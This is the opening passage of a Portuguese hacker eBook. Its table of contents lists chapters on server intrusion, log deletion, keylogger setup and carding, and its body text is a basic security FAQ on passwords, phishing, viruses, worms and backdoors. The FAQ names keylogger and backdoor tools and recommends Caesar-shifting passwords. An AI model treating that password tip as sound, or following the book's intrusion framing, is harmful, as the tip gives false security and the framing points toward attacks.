
H4CK3RS
SECRETS AND CONFESSIONS
Saiba o que passa pela mente dos hackers
durante suas aventuras pelo mundo cibernético
eBook by: SmiTh

®

Hackers Secrets And Confessions®

Veja o Mundo Pelos Olhos de Um Hacker

Índices

Agradecimentos.....Pág.02

Resumo Geral.....Pág.03

Prefácio.....Pág.04

Sumário.....Pág.05

Conclusão Final.....Pág.304

AGRADECIMENTOS

Primeiramente quero dizer que estou muito feliz de ter terminado essa obra que de certa forma foi muito difícil termina-la, devido a alguns problemas que tive que enfrentar no decorrer dessa caminhada.E não poderia deixar de lembrar do meu grande amigo Goat-Suker que fez a capa para o Ebook, o meu muito Obrigado pela sua Generosidade.

Quero agradecer muito os grandes amigos que tenho e que me incentivaram nessa obra, que me deram forças para poder terminar o trabalho que de fato ficou muito bom.

Também só tenho a agradecer aos nossos queridos amigos que participaram e deram a suas experiências e foram muito bem apreciados por mim e que também serão apreciados por todos que lerem a obra.
Mandar um grande abraço para meus amigos sendo esses: Spectrum, um amigo que tenho o prazer de ter a grande amizade desde que começamos juntos nessa longa estrada, ao meu querido amigo Security, que também sempre esteve comigo e pela suas experências de vida, não poderia esquecer também do Kmrafa um amigo que foi o mais que me incentivo no trabalho, grande abraço, lnas90 que também é meu amigo desde que ele começo a entrar no mundo hacker, forte abraço também, lizosinho que também é grande pessoa, attentado um rapaz muito gente boa, mmdoo e Neo , sucesso a vocês que são muito gente boa também, e espero que não tenha esquecido de mais ninguém, e se esqueci, um forte abraço para todos vocês e obrigado por tudo.

Resumo Geral

Esta obra apresenta de uma forma bem ampla assuntos relacionados a sistemas de segurança da informação em geral.A maioria dos conteúdos foram retirados de sites parar fins de estudo, não sendo alterado as informações,e suas respectivas originalidades, e nem mesmo seus autores.Esse Ebook é totalmente gratuito, não pode ser vendido.

Todo conteúdo desse Ebook é somente para estudo próprio,não responsabilizo pelo mal uso das informações aqui contidas.

Visão Geral: O Ebook tratará se assuntos técnicos relacionados a; Criptografia, Segurança da Informação,Invasão, Falhas em Sistemas,vírus, trojans, exploits,proteção em geral,informática em geral,antivírus,Firewall, Hacking e dentre muitos outros tópicos.Será abordado também experiências e entrevistas com jovens adolecentes que entraram nesse mundo tão falado mundialmente, o mundo dos hackers, dando dicas de segurança,falando sobre suas invasões, e principalmente alertando os adminisdradores sobre as falhas e Bugs de segurança.Desejo a todos um bom aprendizado.

Prefácio

Escrever um Ebook nem sempre é uma tarefa fácil, principalmente quando tratamos de assuntos tão complexos como “Segurança da Informação”.A grande maioria das pessoas, estão sempre mal informadas no mundo cibernético, coisas são quase todas sendo controladas via computadores, chips de última geração e alguns não tem conseguido caminhar juntamente com essas inovações cientifícas, e a medida que isso vai crescendo, a uma grande necessidade das pessoas se manterem informadas a respeito de tal assunto.

E visando isso, preparei esse ebook com várias matérias selecionadas de vários sites e coisas que eu mesmo escrevi, a fim de tornar isso público e levar ao conhecimento de todos, para que possamos parar com os crimes de informáticas ou se quer amenizar, costumo dizer que tudo que está na rede é acessível, então nunca estaremos 100 % protegidos.

Espero que tenham uma boa leitura, e que aprendam a se proteger e tenha o prazer de saber o que se passa na cabeça dos Hackers.

SUMÁRIO

CAPITULO 1

Segurança Na Internet Conceitos de Segurança

1. Segurança de Computadores..... **Pág.011**
1.1 Por que devo me preocupar com a segurança do meu computador? **Pág.011**
1.2 Por que alguém iria querer invadir meu computador? **Pág.012**
2 Senhas **Pág.012**
2.1 O que não se deve usar na elaboração de uma senha? **Pág.012**
2.2 O que é uma boa senha? **Pág.013**
2.3 Como elaborar uma boa senha? **Pág.013**
2.4 Quantas senhas diferentes devo usar? **Pág.013**
2.5 Com que freqüência devo mudar minhas senhas? **Pág.014**
2.6 Quais os cuidados Especiais que devo ter com as senhas? **Pág.014**
3 Certificado Digital **Pág.015**
3.1 O que é Autoridade Certificadora (AC)? **Pág.015**
3.2 Que exemplos podem ser citados sobre o uso de certificados? **Pág.016**
4 Cookies..... .**Pág.016**
5 Engenharia Social.....**Pág.016**
5.1 Que exemplos podem ser citados sobre este método de ataque? **Pág.017**
6 Vulnerabilidade..... **Pág.017**
7 Vírus..... **Pág.018**
7.1 Como um vírus pode afetar um computador? **Pág.018**
7.2 Como o computador é infectado por um vírus? **Pág.018**
7.3 Um computador pode ser infectado por um vírus sem que se perceba? **Pág.018**
7.4 O que é um vírus propagado por e-mail? **Pág.019**
7.5 O que é um vírus de macro? **Pág.019**
8 Worm..... **Pág.019**
8.1 Como um worm pode afetar um computador? **Pág.020**
9 Backdoors..... .**Pág.020**
9.1 Como é feita a inclusao de um backdoor em um computador? **Pág.020**
9.2 A existência de um backdoor depende necessariamente de uma invasão? **Pág.020**
9.3 O uso de backdoor é restrito a um sistema operacional especifico? **Pág.021**
10 Cavalo de Tróia.....**Pág.021**
10.1 Como um cavalo de tróia pode ser diferenciado de um vírus ou worm? **Pág.021**
10.2 Como um cavalo de tróia se instala em um computador? **Pág.022**
10.3 Que exemplos podem ser citados sobre programas contendo cavalos de troia?**Pág.022**
11 Negação de Serviço (Denial of Service).....**Pág.022**
11.1 O que é DdoS e Como se Proteger? **Pág.023**
11.2 Se uma rede ou computador sofrer um DdoS, isto significa que houve uma invasão? **Pág.023**
11.3 Bibliografias..... **Pág.023**

CAPITULO 2

Segurança Redes Banda Larga e Sem fio (wireless)

12 Serviços de Banda Larga.....**Pág.024**
12.1 Quais são os riscos do uso de banda larga? **Pág.024**
12.2 Por que um atacante teria maior interesse por um computador com banda larga?**Pág.024**
12.3 O que fazer para proteger um computador conectado por banda larga? **Pág.025**
12.4 O que fazer para proteger uma rede conectada por banda larga? **Pág.025**
12.5 Redes Wireless..... **Pág.026**
12.6 Quais são os riscos do uso de redes wireless? **Pág.026**
12.7 Que cuidados devo ter com um cliente wireless? **Pág.027**
12.8 Que cuidados devo ter ao montar uma rede wireless doméstica? **Pág.028**
12.9. Bibliografias..... **Pág.028**

CAPITULO 3

O que são Exploits e Como Funcionam

13. Introdução.....**Pág.029**
13.1 O que São Exploits.....**Pág.030**
13.2 Como funcionam os Exploits.....**Pág.030**
13.3 Um exemplo de Exploit Baseado no Buffer Overflow de Pilha..... **Pág.035**
13.4 Exploração de um Programa Vulnerável..... **Pág.039**
13.5 Descrição do Programa Vulnerável..... **Pág.039**
13.6 Técnicas Para Evitar Vulnerabilidades..... **Pág.040**
13.7 Conclusão..... **Pág.041**
13.8 Bibliografias.....**Pág.042**

CAPITULO 4

Tomando o controle de programas vulneráveis a *buffer overflow*

14. Introdução..... **Pág.043**
14.1 Organização dos Processos em Memória.....**Pág.043**
14.2 Buffer Overflow e Ataques Envolvidos..... **Pág.045**
14.3 Exploração de um Programa Vulnerável..... **Pág.047**
14.4 Técnicas Para Evitar a Vulnerabilidade.....**Pág.057**
14.5 Conclusão..... **Pág.058**
14.6 Anexos.....**Pág.058**
14.7 Referências Bibliográficas..... **Pág.063**

CAPITULO 5

Vírus Uma Ameaça Global (Estudo/Fonte de Vírus)

15.Introdução..... **Pág.064**
15.1 Virus de Computador, o que é isso?..... **Pág.064**
15.2 Historico: A Evolução do Vírus de Computador..... **Pág.065**
15.3 Infecção Como Acontece..... **Pág.066**
15.4 Principais Tipos de Vírus..... **Pág.067**
15.5.Vírus nas Salas de Bate Papos..... **Pág.068**
15.6.Código fonte de Vírus..... **Pág.069**
15.7.Prevenção a Batalha contra as pragas..... **Pág.070**
15.8 Antivírus:Instalando o Guardião..... **Pág.075**
15.9. Bibliografias..... **Pág.081**

CAPITULO 6

DdoS Aprenda Mais sobre essa Poderosa Ferramenta

16. Introdução..... **Pág.082**
16.1 Desmistificando o ataque..... **Pág.083**
16.2 Ferramentas de DDoS..... **Pág.086**
16.3 Como se prevenir..... **Pág.090**
16.4 Como detectar..... **Pág.092**
16.5 Como reagir **Pág.094**
16.6 Considerações finais **Pág.094**
16.7. Bibliografias..... **Pág.095**

CAPITULO 7

Criptografia

17.1.Palavras Mágicas
Sobre Entidades Certificadoras, Assinaturas Eletrônicas e Projetos de Lei

17.1.1.Resumo..... **Pág.097**
17.1.2.Origens da Assinatura Digital..... **Pág.097**
17.1.3.O Conceito da Escrita Unilateralmente..... **Pág.099**

17.1.4.Entidades Certificadoras..... **Pág.101**
17.1.5.Legitimidade e Funcionalidade..... **Pág.103**
17.1.6.As Leis..... **Pág.105**
17.1.7.Bibliografia..... **Pág.107**

17.2. Certificados Digitais, Chaves Púbicas e Assinaturas O que são, como funcionam e como não funcionam

17.2.1.A Assinatura Convencional e a Eletrônica..... **Pág.108**
17.2.2.As Premissas da Autenticação..... **Pág.110**
17.2.3.Os Limites da Confiança..... **Pág.112**
17.2.4.Como Confiar em Certificados Digitais..... **Pág.114**
17.2.5.PKI-Infra-Estruturas Para Chaves Públicas..... **Pág.116**
17.2.6.Lei Sobre Assinaturas Digitais e Seus Riscos..... **Pág.118**
17.2.7.As Leis Sobre Assinatura Eletrônica Nos E.U.A..... **Pág.120**
17.2.8.Referências Bibliográficas..... **Pág.122**

CAPITULO 8

Firewall

18. O que é um Firewall?..... **Pág.123**
18.1 Sistema Operacional Unix/Linux..... **Pág.127**
18.2 Protocolos..... **Pág.127**
18.3 Portas e Exemplos de Portas..... **Pág.129**
18.4 Roteamento..... **Pág.130**
18.5 Tipos de Serviços Fornecidos por Firewall..... **Pág.131**
18.6 Capacidades..... **Pág.132**
18.7 Limitações..... **Pág.132**
18.8 Tipos de Firewall..... **Pág.133**
18.9 Tipos de Host..... **Pág.134**
18.10 Configurações de Firewall..... **Pág.134**
18.11 Firewall Filtro de Pacotes..... **Pág.136**
18.12 Firewall Tipo Proxy..... **Pág.137**
18.13 Regras Gerais Para Firewall..... **Pág.138**
18.14 Exemplos de Firewall..... **Pág.138**
18.15 Firewall no Linux..... **Pág.139**
18.16 Firewall no Windows **Pág.147**
18.17 Politicas de Segurança..... **Pág.153**
18.18 Servidores..... **Pág.155**
18.19 Clientes..... **Pág.155**
18.20 Engenharia Social e o Inimigo Interno..... **Pág.156**
18.21 Politicas e Mecanismos de De Segurança..... **Pág.156**

18.22 Links..... **Pág.157**
18.23 Referências Bibliográficas..... **Pág.157**

CAPITULO 9

Hacking UNICODE

19. Introdução..... **Pág.159**
19.1 Observação..... **Pág.159**
19.2 Explorando..... **Pág.160**
19.3 Estudando o Servidor..... **Pág.162**
19.4 FazendoUpLoads..... **Pág.163**
19.5 Desfigurando..... **Pág.164**
19.6 Obtendo Acesso Shell..... **Pág.165**
19.7 Deletando Logs..... **Pág.172**
19.8 Referências Bibliográficas..... **Pág.172**

CAPITULO 10

SSLServer em python
Uma implementação utilizando M2Crypto

20. Usando Python e a biblioteca M2Crypto..... **Pág.173**
20.1. Desenvolvendo o código..... **Pág.173**
20.2. Certificados Digitais..... **Pág.175**
20.3. Código Fonte..... **Pág.182**
20.4. Nota do Editor..... **Pág.183**
20.5. Referências Bibliográficas..... **Pág.184**

CAPITULO 11

Hacking UNIX

21. Introdução..... **Pág.185**
21.2 Explorando..... **Pág.186**
21.3 Dicas..... **Pág.186**
21.4 Referências Bibliográficas..... **Pág.187**

CAPITULO 12

DCOM Hacking

22. Introdução..... **Pág.188**
22.1 Requerimentos..... **Pág.188**
22.2 Procurando Vitimas..... **Pág.188**
22.3 Hackiando..... **Pág.189**
22.4 Dicas..... **Pág.189**
22.5 Referências Bibliográficas..... **Pág.190**

CAPITULO 13

Diversos Assuntos HACKING

23. E-Mail anônimo Como Rastrear Quem Envia..... **Pág.190**
23.1 Unix Pequeno Manual..... **Pág.191**
23.2 Configurando Ardamax Keylooger 2.2..... **Pág.198**
23.3 Dez Dicas Para MSN Messenger..... **Pág.212**
23.4 Diversos Programas Hackers..... **Pág.214**
23.5 Carding e Seus Riscos..... **Pág.218**
23.6 Google o Melhor Amigo do Hacker..... **Pág.258**
23.7 Referências Bibliográficas..... **Pág.263**

CAPITULO 14

Hackers Secrets And Confessions (Confissões Hackers)

24. Introdução..... **Pág.264**
24.1 Dicas de Segurança no Ciber Espaço..... **Pág.264**
24.2 Jovens HACKERS e seus Comportamentos no Ciber Espaço..... **Pág.272**
24.3 Experiências no Mundo Hacker..... **Pág.274**

CAPITULO 15

Leis e Crimes Na Internet

25.1.Crimes pela Internet **Pág.278**
25.2. Kafka, orwelle os crimes de informárica..... **Pág.280**
25.3. Onde Estão os Verdadeiros Crimes de Informática..... **Pág.283**
25.4. Jon johansen: bandido ou herói?..... **Pág.286**
25.5. Ciberterrorismo e Guerra Cognitiva..... **Pág.290**
25.6. Bibliografias..... **Pág.301**

CAPITULO 1

Segurança Na Internet Conceitos de Segurança

1.Segurança de Computadores

Um computador (ou sistema computacional) é dito seguro se este atende a três requisitos básicos relacionados aos recursos que o compõem: **confidencialidade, integridade** e **disponibilidade.**

A confidencialidade diz que a informação só está disponível para aqueles devidamente autorizados; a integridade diz que a informação não é destruída ou corrompida e o sistema tem um desempenho correto, e a disponibilidade diz que os serviços/recursos do sistema estão disponíveis sempre que forem necessários.

Alguns exemplos de violações a cada um desses requisitos são:

Confidencialidade: alguém obtém acesso não autorizado ao seu computador e lê todas as informações contidas em seu computador.

Integridade: alguém obtém acesso não autorizado ao seu computador e altera informações do seu computador.

Disponibilidade: o seu provedor sofre uma grande sobrecarga de dados ou um ataque de negação de serviço e por este motivo você fica impossibilitado de usar o serviço de algum server.

1.1.Por QUE DEVO ME PREOCUPAR COM A SEGURANÇA DO MEU COMPUTADOR

Computadores domésticos são utilizados para realizar inúmeras tarefas, tais como: transações financeiras, sejam elas bancárias ou mesmo compra de produtos e serviços; comunicação, por exemplo, através de e-mails; armazenamento de dados, sejam eles pessoais ou comerciais, etc.

É importante que você se preocupe com a segurança de seu computador, pois você, provavelmente, não gostaria que:

- suas senhas e números de cartões de crédito fossem furtados;
- sua conta de acesso a Internet fosse utilizada por alguém não autorizado;
- seus dados pessoais, ou até mesmo comerciais, fossem alterados, destruídos ou visualizados

por estranhos, etc.

- Ter seus e-mails visualizados por alguém não autorizado.

1.2.Por QUE ALGUEM IRIA QUERER INVADIR MEU COMPUTADOR

A resposta para esta pergunta não é simples. Os motivos pelos quais alguém tentaria invadir seu computador são inúmeros. Alguns destes motivos podem ser:

- utilizar seu computador em alguma atividade ilícita, para esconder sua real identidade e localização
- utilizar seu computador para lançar ataques contra outros computadores;
- utilizar seu disco rígido como unidade de dados;
- meramente destruir informações (vandalismo, utilizados por Crackers);
- disseminar mensagens alarmantes e falsas;
- ler e enviar e-mails em seu nome;
- propagar vírus de computador;
- furtar números de cartões de crédito e senhas bancárias;(Embora seja Fácil achar na Internet)
- furtar a senha da conta de seu provedor, para acessar a Internet se fazendo passar por você;
- furtar dados do seu computador, como por exemplo informações do seu Imposto de Renda.

2.Senhas

Uma senha (password) na Internet, ou em qualquer sistema computacional, serve para autenticar o usuário, ou seja, é utilizada no processo de verificação da identidade do usuário, assegurando que
este é realmente quem diz ser.
Se você fornece sua senha para uma outra pessoa, esta poder a utiliza-la para se passar por você na Internet. Alguns dos motivos pelos quais uma pessoa poderia utilizar sua senha são:

- ler e enviar e-mails em seu nome;
- obter informações sensíveis dos dados armazenados em seu computador, tais como números de
- cartões de crédito;
- esconder sua real identidade e então fazer ataques contra computadores de terceiros.
- Portanto, a senha merece consideração especial, afinal ela é de sua inteira responsabilidade.

2.1.O que não se deve usar numa elaboração de senha

O seu sobrenome, números de documentos, placas de carros, números de telefones e datas (Qualquer data que possa estar relacionada com você, como por exemplo a data de seu aniversário ou de familiares).

deverão estar **fora** de sua lista de senhas. Esses dados são muito fáceis de se obter e qualquer pessoa

tentaria utilizar este tipo de informação para tentar se autenticar como você.

Existem várias regras de criação de senhas, sendo que uma regra muito importante é jamais utilizar
palavras que façam parte de dicionários. Existem softwares que tentam descobrir senhas combinando e testando palavras em diversos idiomas e geralmente possuem listas de palavras (dicionários) e listas de nomes (nomes próprios, músicas, filmes, etc.).

2.2.O QUE É UMA BOA SENHA

Uma boa senha deve ter pelo menos oito caracteres (letras, números e símbolos), deve ser simples de digitar e, o mais importante, deve ser fácil de lembrar.

Normalmente os sistemas diferenciam letras maiúsculas das minúsculas, o que já ajuda na composição da senha. Por exemplo, "pAraleLepiPedo" e "paRalElePipEdo" são senhas diferentes.

Entretanto, são senhas fáceis de descobrir utilizando softwares para quebra de senhas, pois não possuem números e símbolos e contém muitas repetições de letras.

2.3.Como elaborar uma boa senha

Quanto mais "bagunçada" for a senha melhor, pois mais difícil de se descobri-la. Assim, tente misturar letras maiúsculas, minúsculas, números e sinais de pontuação. Uma regra realmente prática e que gera boas senhas difíceis de serem descobertas é utilizar uma frase qualquer e pegar a primeira, segunda ou a última letra de cada palavra.

Por exemplo, usando a frase "batatinha quando nasce se esparrama pelo chão" podemos gerar a senha *"!BqnsepC*" (o sinal de exclamação foi colocado no inicio para acrescentar um símbolo a senha). Senhas geradas desta maneira são fáceis de lembrar e são normalmente difíceis de serem descobertas. Outra forma bem fácil de se fazer uma boa senha, é por exemplo usar o métodos de criptografia, uma bem fácil que mostrarei é a de CESAR, uma das primeiras criptografias que surgiu.

Exemplo:
Suponha que a senha que queira colocar seja "feliz", faz-se então o seguinte, utilize o método de substituição de cifras, no nosso caso utilizaremos substituição de 3 letras cada vez, do seguinte modo a letra A na verdade vai significar D, e assim por diante, então nossa senha ficaria.

f e l i z = (Olhe abaixo como ficaria)
i h o l c =Aqui ela esta uma senha criptografada, difícil de alguém imaginar que a senha poderia se essa.

2.4.Quantas Senhas diferentes devo usar

Procure identificar o número de locais onde você necessita utilizar uma senha. Este número deve ser equivalente a quantidade de senhas distintas a serem mantidas por você. Utilizar senhas diferentes, uma para cada local, é extremamente importante, pois pode diminuir os prejuízos

causados, caso alguém descubra uma de suas senhas.

Para ressaltar a importância do uso de senhas diferentes, imagine que você é responsável por realizar movimentações financeiras em um conjunto de contas bancárias e todas estas contas possuem a mesma senha. Então, procure responder as seguintes perguntas:

- Quais seriam as conseqüências se alguém descobrisse esta senha?
- E se elas fossem diferentes, uma para cada conta, caso alguém descobrisse uma das senhas, um possível prejuízo teria a mesma proporção?

Existem serviços que permitem utilizar senhas maiores do que oito caracteres. Quanto maior for a senha, mais difícil será descobri-las, portanto procure utilizar a maior senha possível, claro lembrado dela mais tarde.

2.5.Com que freqüência devo mudar minhas senhas

Você deve trocar suas senhas regularmente, procurando evitar períodos muito longos. Uma sugestão é que você realize tais trocas a cada dois ou três meses.(Principalmente de Contas Bancárias)

Procure identificar se os serviços que você utiliza e que necessitam de senha, quer seja o acesso ao seu provedor, e-mail, conta bancária, ou outro, disponibilizam funcionalidades para alterar senhas e use regularmente tais funcionalidades.

Caso você não possa escolher sua senha na hora em que contratar o serviço, procure trocá-la com a maior urgência possível. Procure utilizar serviços em que você possa escolher a sua senha.

Lembre-se que trocas regulares s˜ao muito importantes para assegurar a integridade de suas senhas.

2.6.QUAIS OS CUIDADOS ESPECIAIS QUE DEVO TER COM AS SENHAS

De nada adianta elaborar uma senha bastante segura e difícil de ser descoberta, se ao usar a senha alguém puder vê-la. Existem várias maneiras de alguém poder descobrir a sua senha. Dentre elas, alguém poderia:

- observar o processo de digitação da sua senha;
- utilizar algum método de persuasão, para tentar convence-lo a entregar sua senha;
- capturar sua senha enquanto ela trafega pela rede.

Em relação a este último caso, existem técnicas que permitem observar dados, a medida que estes trafegam entre redes.É possível que alguém extraia informações sensíveis desses dados, como por

exemplo senhas, caso não estejam criptografados.Um método muito utilizado são os ***keyloogers*** e as engenharias sociais, no caso do *keylooger* este capta tudo que esta sendo digitado pelo teclado, existem muitos disponíveis para downloads, os mais famosos são o **Perfect Keylooger** e o **Ardamax Keylooger**, ambos possuem grandes funções.Já a ***engenharia social***, consiste na maioria das vezes uma página falsa de internet,criada por alguém que saiba programar basicamente em html, os crackers usam muito essa técnica para poder pegar senhas de contas bancarias, introduzindo suas paginas falsas no lugar da verdadeira, dentre outras também como roubar senhas de e-mails e de mensageiros instantâneos, como MSN Messenger.

Portanto, alguns dos principais cuidados que você deve ter com suas senhas são:

- certifique-se de não estar sendo observado ao digitar a sua senha;
- não forneça sua senha para qualquer pessoa, em hipótese alguma;
- certifique-se que seu provedor disponibiliza serviços criptografados, principalmente para aqueles que envolvam o fornecimento de uma senha.

3.Certificado digital

O certificado digital é um arquivo eletrônico que contém dados de uma pessoa ou instituição, utilizados para comprovar sua identidade.

Exemplos semelhantes a um certificado são o RG, CPF e carteira de habilitação de uma pessoa. Cada um deles contém um conjunto de informações que identificam a pessoa e alguma autoridade

Algumas das principais informações encontradas em um certificado digital são:

- dados que identificam o dono (nome, número de identificação, estado, etc);
- nome da Autoridade Certificadora (AC) que emitiu o certificado;
- o número de série do certificado;
- o período de validade do certificado;
- a assinatura digital da AC.

O objetivo da assinatura digital no certificado é indicar que uma outra entidade (a Autoridade Certificadora) garante a veracidade das informações nele contidas.

3.1.o que é autoridade certificadora (ac)

Autoridade Certificadora (AC) é a entidade responsável por emitir certificados digitais. Estes certificados podem ser emitidos para diversos tipos de entidades, tais como: pessoa, computador, departamento de uma instituição, instituição, etc.

Os certificados digitais possuem uma forma de assinatura eletrônica da AC que o emitiu. Graças á sua idoneidade, a AC é normalmente reconhecida por todos como confiável, fazendo o papel de "Cartório Eletrônico".

3.2.que exemplos podem ser citados sobre uso de certificados

Alguns exemplos típicos do uso de certificados digitais são:

- quando você acessa um site com conexão segura, como por exemplo o acesso á sua conta bancária pela Internet é possível checar se o site apresentado é realmente da instituição que diz ser, através da verificação de seu certificado digital;
- quando você consulta seu banco pela Internet, este tem que assegurar-se de sua identidade antes de fornecer informações sobre a conta;
- quando você envia um e-mail importante, seu aplicativo de e-mail pode utilizar seu certificado para assinar "digitalmente" a mensagem, de modo a assegurar ao destinatário que o e-mail é seu e que não foi adulterado entre o envio e o recebimento.

4.COOKIES

Cookies são pequenas informações que dos sites visitados por você podem armazenar em seu *browser*. Estes são utilizados pelos sites de diversas formas, tais como:

- guardar a sua identificação e senha quando você vai de uma página para outra;
- manter listas de compras ou listas de produtos preferidos em sites de comércio eletrônico;
- personalizar sites pessoais ou de notícias, quando você escolhe o que quer que seja mostrado nas páginas;
- manter a lista das páginas vistas em um site, para estatística ou para retirar as páginas que você não tem interesse dos links.

Resumindo, ele guarda suas preferências sem a necessidade de ficar repetindo todas as vezes que acessa a alguma pagina na internet.

5.engenharia social

O termo é utilizado para descrever um método de ataque, onde alguém faz uso da persuasão, muitas vezes abusando da ingenuidade ou confiança do usuário, para obter informações que podem ser utilizadas para ter acesso não autorizado a computadores ou informações.

Conforme descrito anteriormente, consiste em montar uma página falsa de qualquer site, no qual todos os dados da pessoas são direcionadas ao um individuo no qual são conhecido como crackers, tem conhecimentos sobre programação em html, utiliza-se um pequeno host apenas para armazenar os dados das vitimas e hospedar a sua pagina falsa, muitas vezes esses hosts são gratuitos.Existem muitas formas de Engenharia social, que veremos logo a seguir.

5.1.que exemplos podem ser citados sobre esse método de ataque

O primeiro exemplo apresenta um ataque realizado por telefone. Os outros dois exemplos apresentam
casos onde foram utilizadas mensagens de e-mail.

❖ **Exemplo 1**: algum desconhecido liga para a sua casa e diz ser do suporte técnico do seu provedor. Nesta ligação ele diz que sua conexão com a Internet está apresentando algum problema e, então, pede sua senha para corrigí-lo. Caso você entregue sua senha, este suposto técnico poderá realizar uma infinidade de atividades maliciosas, utilizando a sua conta de acesso á Internet e, portanto, relacionando tais atividades ao seu nome.

❖ **Exemplo 2**: você recebe uma mensagem de e-mail, dizendo que seu computador está infectado por um vírus. A mensagem sugere que você instale uma ferramenta disponível em um site da Internet, para eliminar o vírus de seu computador. A real função desta ferramenta não é eliminar um vírus, mas sim permitir que alguém tenha acesso ao seu computador e a todos os dados nele armazenados.

❖ **Exemplo 3**: você recebe uma mensagem e-mail, onde o remetente é o gerente ou o departamento de suporte do seu banco. Na mensagem ele diz que o serviço de Internet Banking está apresentando algum problema e que tal problema pode ser corrigido se você executar o aplicativo que está anexado á mensagem. A execução deste aplicativo apresenta uma tela análoga aquela que você utiliza para ter acesso a conta bancária(teclado virtual), aguardando que você digite sua senha. Na verdade,este aplicativo está preparado para furtar sua senha de acesso a conta bancária e enviá-la para o atacante.

Estes casos mostram ataques típicos de engenharia social, pois os discursos apresentados nos exemplos procuram induzir o usuário a realizar alguma tarefa e o sucesso do ataque depende única e exclusivamente da decisão do usuário em fornecer informações sensíveis ou executar programas.

6.Vulnerabilidades

Vulnerabilidade é definida como uma falha no projeto ou implementação de um software ou sistema
operacional, que quando explorada por um atacante resulta na violação da segurança de um computador.

Existem casos onde um software ou sistema operacional instalado em um computador pode conter uma vulnerabilidade que permite sua exploração remota, ou seja, através da rede. Portanto, um atacante conectado a Internet, ao explorar tal vulnerabilidade, pode obter acesso não autorizado ao computador vulnerável.

Normalmente, usa-se muito as portas de um computador que dão acesso a internet e através dela pode-se ter acesso a máquina alvo, ou uma falha em alguma pagina da internet ou algum sistema operacional que esteja na rede, maiores detalhes nos capítulos a frente.

7.vírus

Vírus é um programa capaz de infectar outros programas e arquivos de um computador. Para realizar a infecção, o vírus embute uma cópia de si mesmo em um programa ou arquivo, que quando executado também executa o vírus, dando continuidade ao processo de infecção.*(maiores informações, leia o capitulo 5)*

7.1.como um vírus pode afetar um computador

Normalmente o vírus tem controle total sobre o computador, podendo fazer de tudo, desde mostrar uma mensagem de "feliz aniversário", até alterar ou destruir programas e arquivos do disco. *(Maiores informações, leia o capitulo 5).*

7.2.como um computador é infectado por um víRUS

Para que um computador seja infectado por um vírus, é preciso que de alguma maneira um programa previamente infectado seja executado. Isto pode ocorrer de diversas maneiras, tais como:

- abrir arquivos anexados aos e-mails;
- abrir arquivos do Word, Excel, etc;(Macros)
- abrir arquivos armazenados em outros computadores, através do compartilhamento de recursos;
- instalar programas de procedência duvidosa ou desconhecida, obtidos pela Internet, de disquetes, ou de CD-ROM;
- esquecer um disquete no drive A que contenham vírus quando o computador é ligado;
- Por alguma paina na internet.

Novas formas de infecção por vírus podem surgir. Portanto, é importante manter-se informado através de jornais, revistas e dos sites dos fabricantes de antivírus*(Maiores informações, leia o capitulo 5)*

7.3.um computador pode ser infectado por um vírus sem que se perceba

Sim. Existem vírus que procuram permanecer ocultos, infectando arquivos do disco e executando uma série de atividades sem o conhecimento do usuário. Ainda existem outros tipos que permanecem inativos durante certos períodos, entrando em atividade em datas específicas.Para poder notar a presença de alguns vírus é de suma importância ter o antivírus atualizado constantemente.*(Maiores informações, leia o capitulo 5).*

7.4.o que é u vírus propagado por e-mail

Um vírus propagado por e-mail (e-mail borne vírus) normalmente é recebido como um arquivo anexado a uma mensagem de correio eletrônico. O conteúdo dessa mensagem procura induzir o usuário a clicar sobre o arquivo anexado, fazendo com que o vírus seja executado. Quando este tipo de vírus entra em ação, além de infectar arquivos e programas, envia cópias de si mesmo para todos os contatos encontrados nas listas de endereços de e-mail armazenadas no computador.

É importante ressaltar que este tipo específico de vírus não é capaz de se propagar automaticamente.

O usuário precisa executar o arquivo anexado que contém o vírus, ou o programa de e-mail precisa estar configurado para auto-executar arquivos anexados.*(Maiores informações, leia o capitulo 5)*

7.5.o que é um vírus de macro

Uma macro é um conjunto de comandos que são armazenados em alguns aplicativos, e utilizados para automatizar algumas tarefas repetitivas. Um exemplo seria, em um editor de textos, definir uma
macro que contenha a sequência de passos necessários para imprimir um documento com a orientação de retrato e utilizando a escala de cores em tons de cinza.

Um vírus de macro é escrito de forma a explorar esta facilidade de automatização e é parte de um arquivo que normalmente é manipulado por algum aplicativo que utiliza macros. Para que o vírus possa ser executado, o arquivo que o contém precisa ser aberto e, a partir dai, o vírus pode executar uma série de comandos automaticamente e infectar outros arquivos no computador.

Existem alguns aplicativos que possuem arquivos base (modelos) que são abertos sempre que o aplicativo é executado. Caso este arquivo base seja infectado pelo vírus de macro, toda vez que o aplicativo for executado, o vírus também será.

Arquivos nos formatos gerados pelo Microsoft Word, Excel, Powerpoint e Access são os mais suscetíveis a este tipo de vírus. Arquivos nos formatos RTF, PDF e PS são menos suscetíveis, mas isso não significa que não possam conter vírus.*(Maiores informações, leia o capitulo 5).*

8.WORM

Worm é um programa capaz de se propagar automaticamente através de redes, enviando cópias de
si mesmo de computador para computador.

Diferente do vírus, o worm não necessita ser explicitamente executado para se propagar. Sua propagação se dá através da exploração de vulnerabilidades existentes ou falhas na configuração de softwares instalados em computadores.

8.1.como um worm pode afetar um computador

Geralmente o worm não tem como consequência os mesmos danos gerados por um vírus, como por exemplo a infecção de programas e arquivos ou a destruição de informações. Isto não que dizer
que não represente uma ameaça a segurança de um computador, ou que não cause qualquer tipo de dano.

Worms são notadamente responsáveis por consumir muitos recursos. Degradam sensivelmente o desempenho de redes e podem lotar o disco rígido de computadores, devido a grande quantidade de cópias de si mesmo que costumam propagar. Além disso, podem gerar grandes transtornos para aqueles que estão recebendo tais cópias.

9.backdoors

Normalmente um atacante procura garantir uma forma de retornar a um computador comprometido, sem precisar recorrer aos métodos utilizados na realização da invasão. Na maioria dos casos, a intenção do atacante é poder retornar ao computador comprometido sem ser notado.

A esses programas de retorno a um computador comprometido, utilizando-se serviços criados ou modificados para este fim, dá-se o nome de Backdoor.

9.1.como é feita a inclusão de um backdoor em um computador

A forma usual de inclusão de um backdoor consiste na adição de um novo serviço ou substituição de um determinado serviço por uma versão alterada, normalmente incluindo recursos que permitam acesso remoto (através da Internet).

Uma outra forma se dá através de pacotes de software, tais como o BackOrifice e NetBus, da plataforma Windows, conhecidos por disponibilizarem backdoors nos computadores onde são instalados.

9.2.a existência de um backdoor depende necessariamente de uma invasão

Não. Alguns dos casos onde a existência de um backdoor não está associada a uma invasão são:

- instalação através de um cavalo de tróia *(Leia a seção 10).*

- inclusão como consequência da instalação e má configuração de um programa de administração remota;

